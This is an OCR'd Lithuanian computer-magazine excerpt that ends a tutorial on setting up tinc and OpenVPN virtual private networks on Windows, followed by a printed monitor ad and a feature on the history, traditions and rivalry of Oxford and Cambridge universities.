Visi likusieji parametrai *Windows* atveju neaktualūs, kadangi nurodomi su virtualiu tinklo susijungimu, kuriuo mes dabar ir užsiimsime. Atidaryk *Network Connections* ir iš karto pereik į virtualaus adapterio TCP/IP savybes. Čia svarbiausia — kiekviename kompiuteryje nurodyti potinklio kaukę — 255.255.0.0. IP adreso pasirinkimas šiuo atveju neturi įtakos, tiesiog pasirink juos iš atitinkamų potinklių (*home* atveju — 192.168.0.*, o *office* atveju — 192.168.1.*).
Atrodytų, jau viskas — galima visose mašinose paleisti *tinc* ir pradėti dirbti. Bet ne! Pilnavertiškam VPN darbui ir tinklo srauto šifravimui reikia dviejų raktų: viešo ir privataus. Tokius raktus galima sugeneruoti su komanda:

```
tincd -K
```

Tincd sukurs du 1024 bitų raktus ir paklaus, kur juos išsaugoti. Programai taip pat bus pasiūlyti keliai pagal nutylėjimą, su kuo galima visiškai sutikti. Tam pakanka du kartus nuspausti klavišą <Enter>. Finale mes turėsim dvi bylas: *rsa_key.pub* ir *rsa_key.priv*. Privatus raktas (*rsa_key.priv*) lieka serverinėje mašinoje, o viešas (*rsa_key.pub*) išplatinamas visiems patikėtiems asmenims, t.y. klientams (klientai identifikuojami pagal atvirą raktą). Taigi susijungimo parametrai apibrėžti, raktai išsiųsti — galima aktyvuoti susijungimą. Tam abiejose mašinose paleisk *tincd.exe* demoną ir lauk, kol mašinos viena su kita susijungs. Tai ilgai netruks ir greitai tu galėsi mėgautis rezultatu :). Beje, po pirmojo paleidimo *tinc* automatiškai save įrašys į servisus ir automatiškai pasileidinės startuojant *Windows*.

[Pažintis su „OpenVPN"] Be jokios abejonės, *tinc* — tai puiki, bet kol kas ganėtinai egzotiška VPN realizacija. Kur kas labiau paplitusi *OpenVPN* sistema. Tu tikriausiai esi matęs jos pavadinimą internete arba mūsų žurnalo puslapiuose — tai geriausias mano žodžių įrodymas. Derėtų pasakyti, jog tokį populiarumą šis įrankis pelnė neatsitiktinai. Tai iš tiesų labai galinga ir patikima VPN SSL susijungimų realizacija. *OpenVPN* turi du apsaugos režimus. Pirmasis pagrįstas SSL/TLS technologijomis su sertifikatų ir raktų panaudojimu. Antrasis — statinių raktų panaudojimu. Aš aptarsiu antrąjį variantą, kadangi jis yra paprasčiausias. Tačiau jokiu būdu nederėtų iš karto atmesti pirmojo varianto su SSL sertifikatais, kadangi jis yra saugesnis. Tiesiog paliksime jį perprasti savarankiškai. Kaip pavyzdį mes paimsime gana paprastą užduotį. Aš siūlau aptarti atvejį, kuomet šifruotą ryšio kanalą reikia užmegzti tarp dviejų internete esančių tinklo mazgų arba lokalaus tinklo. Reikėtų paminėti, jog tai dažniausiai pasitaikanti situacija.


[Demono įdiegimas] Tarkim, pradėsime nuo programos įdiegimo proceso, kuris visiškai identiškas tiek serverinei, tiek ir klientinei pusei. *OpenVPN* distributyvas platinamas kaip paprasčiau-

sia vykdoma byla, todėl vienintelis dalykas, kurį tu turi padaryti — ją paleisti ir sekti vedlio instrukcijas. Tolimesnio programos konfigūravimo patogumo dėlei, ją geriau įdiegti ne į pagal nutylėjimą įdiegėjo siūlomą katalogą, o į *c:\OpenVPN*. Nebijok, jeigu įdiegimo metu pasirodys apie naujos įrangos įdiegimą pranešantis langas. Esmė tame, kad *OpenVPN* į sistemą įdiegs virtualaus tinklo adapterio tvarkyklę *TAP–Win32 Adapter V8*. Tai tokia pat tvarkyklė, kuri buvo naudojama *tinc* atveju.
Pasibaigus programos įdiegimui, pereik į *Network connections* ir ten surask ką tik sukurtą susijungimą. Tau į akis iš karto kris užrašas *Network cable unplugged*. Mus domins TCP/IP protokolo nustatymai, kuriuose reikia nurodyti unikalų mūsų virtualaus tinklo potinklį bei potinklio kaukę. Tegu tai bus 10.3.0.1/24 potinklis, o potinklio kaukė — 255.255.255.0. Atitinkamai vienoje iš mašinų vietoje IP adreso mes nurodysime 10.3.0.1, o kitoje — 10.3.0.2 (čia IP adresai pasirinkti laisvai, svarbiausia — kad jie patektų į mūsų pasirinktą potinklį). Potinklio kaukė abiem atvejais vienoda — 255.255.255.0. Dar kartą noriu atkreipti tavo dėmesį, kad pasirinktas potinklis neturi būti naudojamas realiame lokaliame tinkle. Priešingu atveju tu negalėsi užmegzti VPN susijungimo!
Dabar reikia sugeneruoti statinį raktą, kuris bus naudojamas tinklo srautui šifruoti. Tam komandinėje eilutėje įvesk komandą:

```
C:\OpenVPN>openvpn.exe —pause-exit —verb 3 —genkey –secret "C:\OpenVPN\config\key.txt"
```

OpenVPN praktiškai akimirksniu sukurs 2048 bitų raktą ir įkels jį į bylą *key.txt*. Šį raktą reikia saugiai perduoti į nutolusį serverį. Šiuo atveju pasirinkimų daug: pavyzdžiui, galima jį pernešti diskelyje :).
Pabaigę tvarkytis su raktais, griebsimės konfigūracinių bylų, kurių pavyzdį gamintojai paslaugiai įkurdino kataloge *c:\OpenVPN\sample-config\sample.ovpn*. Pradėti reikia nuo šios bylos pervadinimo į *config.ovpn* ir perkėlimo į *c:\OpenVPN\config* katalogą. Po to atidaryk ją su tekstiniu redaktoriumi ir pradėk redaguoti:

```
remote <nutolusio kompiuterio IP adresas>
# Parametras nurodo realų nutolusio kompiuterio IP adresą, prie kurio bus jungiamasi.
dev tap
```



OpenVPN įdiegimas

```
# Taip vadinamas sąsajos tipas. OpenVPN atpažįsta keletą variacijų, tačiau mūsų atveju mus domina būtent dev tap.
ifconfig 10.3.0.1 255.255.255.0
# Su šiuo parametru nurodytas IP adresas ir potinklio kaukė bus priskirti šio kompiuterio VPN susijungimui.
secret c:\\openvpn\\config\\key.txt
# Absoliutus kelias iki bylos su raktu. Atkreipk dėmesį į dvigubus slešus!
ping 10
# Ping parametras parodo tai, jog nutolęs kompiuteris kas dešimt sekundžių bus apklausiamas su specialiu ping paketu, taip patikrinant susijungimą.
verb 3
# Logų detalizavimo lygis (gali būti nuo 0 iki 9)
mute 10
comp-lzo
# Leidžiame tinklo srauto spaudimą
```

Kitoje mašinoje ši byla atrodys štai taip:


```
remote <pirmojo kompiuterio IP adresas>
dev tap
ifconfig 10.3.0.2 255.255.255.0
secret c:\\openvpn\\config\\key.txt
ping 10
verb 3
mute 10
comp-lzo
```

Iš esmės *OpenVPN* konfigūravimas baigtas. Sukryžiuok pirštus ir kiekvieno kompiuterio komandinėje eilutėje įvesk:

```
openvpn —config c:\openvpn\config\config.ovpn
```

Jeigu sisteminiame lauke (*system tray*) išnyko tinklo susijungimo ikonėlė su užrašu *Network cable unplugged*, gali pradėti džiaugtis. Tai pirmas požymis, jog viskas suveikė taip, kaip priklauso. Kad būtum išties tikras, papingink nutolusias mašinas, panaudodamas jų vidinius VPN tinklo IP adresus, t.y. iš pirmosios mašinos paleisk *ping 10.3.0.2*, o iš antros — *ping 10.3.0.1*.

[Vietoje išvadų] Šio straipsnio tikslas — parodyti, jog langinės visiškai sėkmingai gali būti panaudotos *VPN/OpenVPN* susijungimams kurti. Ši medžiaga jokiu būdu nepretenduoja į pilną dokumentaciją. Tai iš esmės neįmanoma, kadangi labai daug kas priklauso nuo konkrečių tinklo nustatymų, jo topologijos ir to, ką tu naudodamas VPN nori pasiekti.




OpenVPN paleidimas; ryšys užmegztas




Renkiesi vaizdą? Turėk ir garsą!

Pirkite **LG LCD 15" monitorių** - gaukite *Altec Lansing* kolonėles!
Altec Lansing Entry 2.1, modelis 121ie (medinė bosinė kolonėlė, 5.5W channel +9W woofer, 20W RMS, Y adapteris komplekte.)

LG
Life's Good





028

Oxford vs Cambridge

JEIGU ĮDĖMIAI SKAITAI „HAKERĮ“, TURĖTUM GERAI ŽINOTI APIE MTI IR KITAS MOKYMO IR MOKSLO ĮSTAIGAS, APIE KURIAS AŠ JAU PASAKOJAU. BŪTENT JOS Į PASAULĮ IŠLEIDŽIA ŽMONES, KURIE PADARO REVOLIUCINIUS ATRADIMUS KOMPIUTERIJOS SRITYJE, IR BŪTENT JOSE ATLIEKAMI MOKSLO PASAULIUI SVARBŪS TYRIMAI. METAS PAPASAKOTI IR APIE DU SENIAUSIUS BEI PRESTIŽIŠKIAUSIUS EUROPOS IR VISO PASAULIO UNIVERSITETUS. VISŲ PIRMA VERTA PAPASAKOTI APIE JŲ PRIEŠPRIEŠĄ, KURI TĘSIASI NUO NEATMENAMŲ LAIKŲ.

Pasakojimas apie du prestižiškiausius Europos universitetus

[Oksfordo universitetas] Istorikai nesugebėjo nustatyti tikslios jo įkūrimo datos. Rasti įrodymai, jog jame buvo dėstoma dar 1096 metais, tačiau tuomet jis labiau priminė nedidelį koledžą. 1167 metais Anglijos karalius Henrikas II uždraudė anglų studentams mokytis Paryžiaus universitete — didžiausioje senosios Anglijos aukštojo mokslo įstaigoje, dėl ko Oksfordas pradėjo sparčiai augti. Galbūt čia įtakos turėjo palanki jo įkūrimo vieta arba gera reputacija, tačiau šiaip ar taip naujasis universitetas tobulėjo ir plėtėsi. 1209 metais Oksfordo universiteto teritorijoje įvyko išprievartavimas. Prievartautojo rasti taip ir nepavyko, todėl miestiečiai keršydami pakorė tris jo draugus. Šis atvejis sukėlė studentų protestų audrą, jie paliko Oksfordą ir pradėjo ieškoti naujų mokslo įstaigų. Anksčiau ten dėstę dėstytojai persikėlė į šiaurės rytus ir naują universitetą įkūrė Kembridžo mieste. Po keleto metų Oksfordo gyventojų prašymu į studentus kreipėsi Romos kardinolas Nikolas Romanus, kuris kvietė juos sugrįžti ir žadėjo daug lengvatų. Tai paveikė, ir gyvenimas universitete sugrįžo į seną vagą. Iki XIX amžiaus pabaigos universitete buvo griežti aukštojo laipsnio gavimo apribojimai. Pavyzdžiui, *bakalauro laipsnis buvo suteikiamas tik tiems, kas pri*klausė Anglikonų Bažnyčiai, disidentai negalėjo gauti aukštesnio už MA (*Master of Arts* — magistras) laipsnio, o norint gauti bet kokį laipsnį, buvo privaloma gerai mokėti senovės graikų ir lotynų kalbas. Moterims iki pat 1920 metų iš viso nebuvo leidžiama gauti mokslinio laipsnio. Dabar visi šie apribojimai nebegalioja. Oksfordo universitetas įeina į tų Europos aukštojo mokslo įstaigų sąrašą, kuriose svarbius klausimus dėstytojai

sprendžia kartu su įgaliotais studentais. Čia daugelis absolventų ir vyresniųjų kursų studentų taip pat moko savo jaunesniuosius mokslo „brolius". Universiteto įstatymų leidybos centras yra Senatas, į kurį įeina visi Oksforde dėstantys akademikai.
Mokslo metai universitete padalinti į tris 8 savaičių semestrus: pirmasis trunka nuo spalio iki gruodžio, antrasis — nuo sausio iki kovo, o trečiasis — nuo balandžio iki birželio. Kiekvieno semestro programa labai intensyvi ir sudaryta taip, kad pertraukose tarp jų studentai kruopščiai ruoštųsi kitam. Įstojus galima išsirinkti bet kurį iš 50 kursų. Čia dėstomi tiek įprastiniai (medicina, chemija, menų istorija, kompiuterių mokslai), tiek ir siauros specializacijos kursai (filosofija ir teologija, eksperimentinė psichologija, archeologija ir antropologija). Be kurso studentai gali pasirinkti ir savo gyvenamąją vietą (*campus*). Mokymosi procesui tai neturi jokios įtakos — šie „bendrabučiai" skiriasi savo interjerais (savaime suprantama, prieš 500 metų pastatytas studentams skirtas pastatas nebus panašus į naują) ir „gyventojais". Norint supaprastinti studentų mokymąsi, daugelis bendrabučių yra padalinti. Pavyzdžiui, studentams iš užsienio skirtas atskiras pastatas, kaip ir žymių britų koledžų abiturientams. Prieš kelis šimtus metų mokestis už mokslą Oksforde buvo prieinamas tik pabaigusiesiems prestižines mokyklas ir koledžus. Vienintelė galimybė apie mokslą svajojantiems vargšams buvo patarnauti vyresniųjų kursų studentams ir taip gauti priėjimą prie vadovėlių ir paskaitų. Dabar, įvedus skirtingas apmokėjimo sąlygas, mokestis už mokslą Oksforde priklauso nuo studento nuopelnų ir sugebėjimų, taip pat nuo jo šeimos pajamų. Prieš stojimą su kiekvienu žmogumi vyksta ilgas pokalbis, įskaitant testus ir interviu. Ten jaunuoliai turi galimybę pademonstruoti savo žinias, parodyti savo darbus, įtikinti dėstytojus savo genialumu. Gabiausiesiems studentams vieta bus garantuota net jei jie negali pilnai apmokėti savo mokslo. Taip pat dėl didelio stojančiųjų kiekio Oksfordo ir Kembridžo universitetų vadovybės apribojo stojimo pareiškimų teikimą. Metų eigoje tu gali pabandyti įstoti tik į vieną iš jų. Be abejo, paprasčiausia koledžų abiturientams, kurie iš anksto ruošiami stojamiesiems egzaminams. Maždaug pusę Oksfordo studentų sudaro būtent tokie čia taip vadinami „eruditai". Kai kurie iš jų net ištisus metus papildomai mokosi, kad turėtų daugiau galimybių stojamuosiuose testuose.



Štai tokiuose bendrabučiuose gyvena Oksfordo studentai



Oksfordo miestas

Oksfordo studentai visada daug dėmesio skyrė socialiniams užsiėmimams: sportui, muzikai, menams. Universiteto teritorijoje veikia daugybė pagal interesus susiskirsčiusių klubų, sporto sekcijų (vien tik jų čia daugiau nei 70), būrelių. Čia yra studentų radijo stotis ir spaudos centras, kuriame leidžiami vietiniai laikraščiai.
Oksfordo universitetą baigė daug žymių asmenybių, tarp jų — 12 karalių, 47 Nobelio premijos laureatai, 28 prezidentai, daugiau nei 50 ministrų pirmininkų, 86 arkivyskupai, stambiausių pasaulio kompanijų vadovai. Iš konkrečių asmenų galima būtų paminėti *www* sukūrusį Timą Bernersą Ly, aktorių Hju Grantą, rašytoją Liuisą Kerolį, poetę Persi Šeli ir daugelį kitų. Oksfordą pabaigusių įžymybių sąrašą galima rasti oficialioje universiteto svetainėje, tai yra universiteto pasididžiavimas.
Oksfordo mieste be pagrindinio universiteto yra ir kitų mokslo įstaigos. Kitas žinomiausias yra Oksfordo Brukso universitetas, taip pat dar vadinamas „politechu". Įstojimo reikalavimai ten paprastesni, o ir mokymo programa ne tokia intensyvi. Likusieji institutai nėra tokie žinomi ir nėra susiję su šiomis dviem aukštojo mokslo įstaigomis, tačiau jie vis tiek populiarūs, kadangi juos pabaigę studentai gali darbdaviams tvirtinti pabaigę Oksfordo universitetą.



Gegužės balius



Oksfordo absolventas ir *World Wide Web* autorius Timas Bernersas Ly



Kembridžo „mėlynųjų" sporto komanda

[Kembridžo universitetas] Kembridžo universitetas — antra seniausia Didžiosios Britanijos aukštojo mokslo įstaiga. Kaip jau buvo sakyta, jo įkūrėjais tapo Oksfordo dėstytojai, o pirmąjį universiteto miestelį Peterhauzą 1284 metais pastatė vyskupas Hju Belšamas. Nuo to laiko iki pat mūsų dienų universitetas nuolat plečiasi, statomi nauji miesteliai.

Viduramžiais Kembridžo studentai turėjo melstis už jų universiteto įkūrėjų sielas. Tai buvo net ne tradicija, o nerašytas įstatymas, todėl universitetas buvo priskiriamas abatijai, o jo studentai — religiniams tarnams. Po to, kai karalius Henrikas VIII išformavo bažnytinės teisės fakultetą, griežtos bažnytinės tradicijos buvo nutrauktos, o universiteto programa pasuko į labiau gyvenimiškus mokslus: matematiką, fiziką ir literatūrą. Kaip ir daugelyje kitų anglų institutų, Kembridže ilgai mokėsi išskirtinai tik jaunuoliai. Pirmasis merginoms skirtas bendrabutis universiteto teritorijoje buvo pastatytas tik 1869 metais, tačiau prireikė dar beveik 100 metų, kad jos galėtų save vadinti pilnavertėmis studentėmis.

Keletą amžių Kembridže mokytis galėjo tik turtuolių ir pareigūnų vaikai. Stojamuosiuose egzaminuose buvo reikalaujama žinių, kurios buvo suteikiamos brangiai apmokamose mokyklose



Senato pastatas (kairėje) ir Kembridžo centre esanti universiteto bažnyčia (dešinėje)

ir koledžuose. Besimokantieji paprastose mokyklose buvo priversti ieškoti paprastesnio universiteto. Priėmimo į Kembridžą sistema buvo pakeista tik 1960 metais, ir dabar norint patekti į studentų gretas jau nebūtina mokėti lotynų kalbą ar kitų egzotiškų dalykų. Kembridžo studentų miestelio teritorijoje yra 31 bendrabutis, kiekviename kurių taikomos savos priėmimo taisyklės. Vienuose priimami tik tam tikrų mokyklų abiturientai, kituose — tik aspirantai, trečiuose bendrabučiuose priimamos išskirtinai merginos. Kembridže dėstomų kursų yra 20-čia mažiau nei Oksforde, jie aprėpia pagrindines žinių sritis. Vis dėlto ir egzotikos. Pavyzdžiui, kursas ilgu pavadinimu: „anglosaksų, skandinavų ir keltų istorija". Arba „veterinarinė medicina".

Kembridžo universitetas laikomas viena geriausių tiksliųjų mokslų ir technologijų mokyklų pasaulyje. Čia ypatingai išgarsėjo keturių metų matematikos kursas *Part III*, kuris yra itin sudėtingu, o tuo pačiu ir prestižiniu. Net ir talentingiausiems puikiai pabaigusiems koledžą bei rimtai besidomintiems matematika abiturientams *Part III* tampa rimtu išbandymu. Britanijos kompanijos tai žino, todėl jų akyse sėkmingas šio kurso pabaigimas prilyginamas aukštojo mokslo laipsnio gavimui kokiame nors kitame universitete. Universitetas taip pat tapo mėgstama iš visų Europos galų suvažiuojančių profesorių ir tyrinėtojų paskaitų skaitymo vieta. Kai kurie jų pakviečiami, daugelis patys atvažiuoja. Paskaitos gali būti pačios įvairiausios, o jose susiburia pilnos salės klausytojų.

Kembridžo universitete egzistuoja per šimtą studentų organizacijų. Stambiausia jų ir tuo pačiu viena seniausių studentų organizacijų pasaulyje yra Suvienyta Kembridžo Sąjunga. Ji buvo įkurta 1915 metų vasarį kaip nedidelis bendravimui skirtas klubas, tačiau greitai virto įtakinga organizacija, kuriai priklausė garbiausi Kembridžo gyventojai ir kur buvo svarstomi visi svarbiausi klausimai. Dabar ši Sąjunga, kuriai vadovauja prezidentas, turi aiškiai apibrėžtą struktūrą, universiteto gyvenime ji užima labai svarbią vietą. Net Sąjungos viduje vykstantys debatai nusipelno didžiausių pasaulio laikraščių ir žurnalų dėmesio.


Kita įdomi studentų organizacija — „Kembridžo apaštalai". Tai uždaras ir net slaptas intelektualų klubas, kurį sudaro neva 12 protingiausių universiteto studentų. Šio klubo susitikimai vyksta šeštadienio vakarais, tuo metu vienas iš dalyvių skaito paruoštą kalbą laisvai pasirinkta tema, o vėliau ją visi svarsto. Potencialūs klubo nariai, kuriuos „apaštalai" vadina „embrionais", ilgai stebimi ir galų gale pakviečiami į specialų vakarėlį. Ten ir nusprendžiama, ar jie verti būti klubo nariais. Universiteto teritorijoje vyksta daug įdomių renginių, kurių iniciatoriais tampa patys studentai. Pavyzdžiui, tradicinis Gegužės balius, kuris organizuojamas birželį (gegužę dar mokomasi). Jis prasideda 9 vakaro ir trunka iki pat ryto. Kostiumais ir vakarinėmis suknelėmis pasipuošę studentai ir studentės susirenka sode, kur bendrauja, plaukioja gondolose. Beje, bilietas kainuoja nepigiai — nuo 80 iki 160 svarų. Panašūs renginiai vyksta kiaurus metus ir toli gražu ne visada yra tokio formalaus pobūdžio. Kai kurie jų labiau primena po atviru dangumi vykstančius vakarėlius su elektronine muzika ir alumi.

Kembridžo universitetas palaiko gerus santykius su legendiniu MTI ir yra glaudžiai susijęs su pirmaujančiomis IT sferoje dirbančiomis Didžiosios Britanijos kompanijomis. Miestelio teritorijoje yra didelis rajonas, pavadintas panašiai kaip Silicio slėnis — Silicio pelke (*Silicon Fen*). Daugelis šiuolaikinių technologijų „variklių" ten turi savo biurus ir laboratorijas, todėl ši vieta laikoma vienu svarbiausių Europos technologi-

nių centrų. „Pelkės“ teritorijoje atliekami tyrimai tokie svarbūs, jog juos dosniai finansuoja net pačios, kaip „Microsoft“ ir „Intel“.

[Legendos ir tradicijos] Dviejų seniausių aukštojo mokslo įstaigų istorija pilna tiek įdomių bei linksmų, tiek ir dramatiškų įvykių. Vienu žymiausių Oksfordo istorijos epizodų tapo kautynės, vykusios 1355 metų vasarį nuo 10 iki 12 dienos. Viskas prasidėjo nuo ginčo miesto tavernoje tarp miestiečių ir dviejų studentų, kur jų nuomonės išsiskyrė dėl vietinio alaus kokybės. Žodžių mūšis greitai peraugo į muštynes. Incidentas tuo nesibaigė: kitą dieną studentai surinko savo bičiulius ir, apsiginklavę viskuo, kas pakliuvo po ranka, išėjo į miestelį ieškoti kaltų. Miestelėnai buvo pasiruošę duoti atkirtį. Kruvinos pjautynės tęsėsi dvi dienas ir baigėsi 63 studentų ir daugiau nei 30 miestiečių mirtimi. Nuo to laiko Oksforde vasario 10 dieną kasmet vyko mirusiųjų pagerbimo maršas, o miestelio vadovybė tradiciškai mokėjo baudą po 1 pensą už kiekvieną iš 63 užmuštų studentų. Ši tradicija baigėsi 1825 metais, kuomet marše atsisakė dalyvauti naujasis meras.
Viena iš svarbiausių Kembridžo įžymybių yra matematinis tiltas. Pasak legendos, jį pastatė Izaokas Niutonas. Beje, jis buvo sukonstruotas taip, jog galėjo laikytis be jokių varžtų ir sraigtų. Vėliau paaiškėjo, jog taip nėra — tiltas pastatytas praėjus 22 metams po įžymiojo mokslininko mirties. Tuomet jis laikėsi su geležiniais sutvirtinimais, kurių iš šono praktiškai nesimatė, ir tik vėliau jis buvo restauruotas panaudojant šiuolaikines medžiagas. Vis dėlto istorija apie paties Niutono pastatytą tiltą gyva iki šiol ir yra perduodama iš lūpų į lūpas.
Kita Kembridžo legenda, šį kartą tikra, yra istorija su mediniais šaukštais. Iki 1909 metų jais buvo apdovanojami studentai, kurie baigiamajame matematikos egzamine surinkdavo minimalų balą. Paskutinis šaukštelis atiteko tokiam Katbergui Lempraeriui, kuris irklavimą mėgo labiau už mokslus. Jam atitekęs prizas buvo metro ilgio, o rankenos forma priminė irklą. Ši linksma tradicija nutrūko po to, kai viešai pateikiami egzaminų rezultatai buvo išrūšiuoti abėcėlės tvarka, o ne „nuo geriausio iki blogiausio“, kas apsunkino laimėtojo nustatymą.
Kiekvienais metais televizijos kanalas BBS iš Kembridžo Kalėdų išvakarėse transliuoja į krikščionis orientuotą „Devynių pamokų ir dainų festivalį“. Ši tradicija prasidėjo 1928 metais, pasirodžius Eriko Milnerio-Vaito vadovaujamai mokytojų grupei, kuri patarnavo bažnyčioje Kalėdų išvakarėse. Tai tęsiasi iki šiol.

[Amžių priešpriešа] Per keletą amžių tarp dviejų universitetų vyksta įnirtinga konkurencija. Visų pirma tai susiję su sportu, kuriam abiejų universitetų studentai skiria daug laisvo laiko. Kasmet vyksta irklavimo, regbio, futbolo, krepšinio, kriketo, bokso ir šachmatų varžybos...
Pirmuoju rimtu studentišku turnyru tapo 1827 metų liepos 4 dieną įvykęs kriketo turnyras. Vis dėlto ypatingą studentų populiarumą pelnė lenktynės su baidarėmis. 1829 metais Kembridžo studentas Čarlzas Merivelis pakvietė savo bičiulį iš Oksfordo Čarlzą Vordvorfą draugiškai pasirungti irklavime. Pirmą kartą pralaimėjęs, kitais metais jis pabandė atsirevanšuoti. Šį kartą jam pavyko laimėti, o rungtynės tapo kasmetinėmis ir išpopuliarėjo ne tik tarp šių dviejų universitetų studentų, bet ir tarp visų Didžiosios Britanijos gyventojų, kurie mielai jas žiūri per BBC. Daugelį metų komandos tai laimėdavo, tai pralaimėdavo, o apginti universiteto garbę sportininkams tapo principo reikalu. Šiuo metu rezultatas yra 78–72 Kembridžo naudai, visa tai kruopščiai registruoja sporto komitetas.
Geriausi Oksfordo ir Kembridžo studentai sportininkai apdovanojami „Mėlynojo“ garbės vardu. Mėlyniesiems už jų nuopelnus įteikia mėlynos spalvos aprangą: nuo šalikų iki kaklaraiščių. Vis dėlto aukščiausiu apdovanojimu laikoma mėlyna striukė — tai liudija, jog tu esi vienas iš geriausiųjų. Nepaisant to, jog sportininkų paskatinimui mėlyna spalva naudojama abiejuose universitetuose, jų atspalviai skiriasi. Oksforde naudojama tamsiai mėlyna, o Kembridže — šviesiai mėlyna. Geriausių sportininkų nustatymu ir apdovanojimu užsiima „Mėlynųjų Komitetas“, į kurį įeina pagrindinių sportų rūšių komandų kapitonai. Studentams dalyvavimas ir pergalė Oksfordo–Kembridžo varžybose yra tokie svarbūs, jog kai kurie iš jų net pasiruošę aukoti Olimpiadą, kaip, pavyzdžiui, 2004 metais padarė irkluotojas Veinas Pomenas.
Kita ne mažiau rimta priešpriešа yra kova už „prestižiškiausiojo“ reputaciją. Su tuo susiję ginčai ir diskusijos per pastaruosius keletą amžių nenutilo nė vienai dienai. Oksfordas yra britų spaudos numylėtinis, apie jį rašoma dažnai ir daug. Nors tarptautiniame universitetų reitinge Kembridžas yra antroje vietoje po Harvardo, kai tuo tarpu Oksfordas — tik dešimtoje.
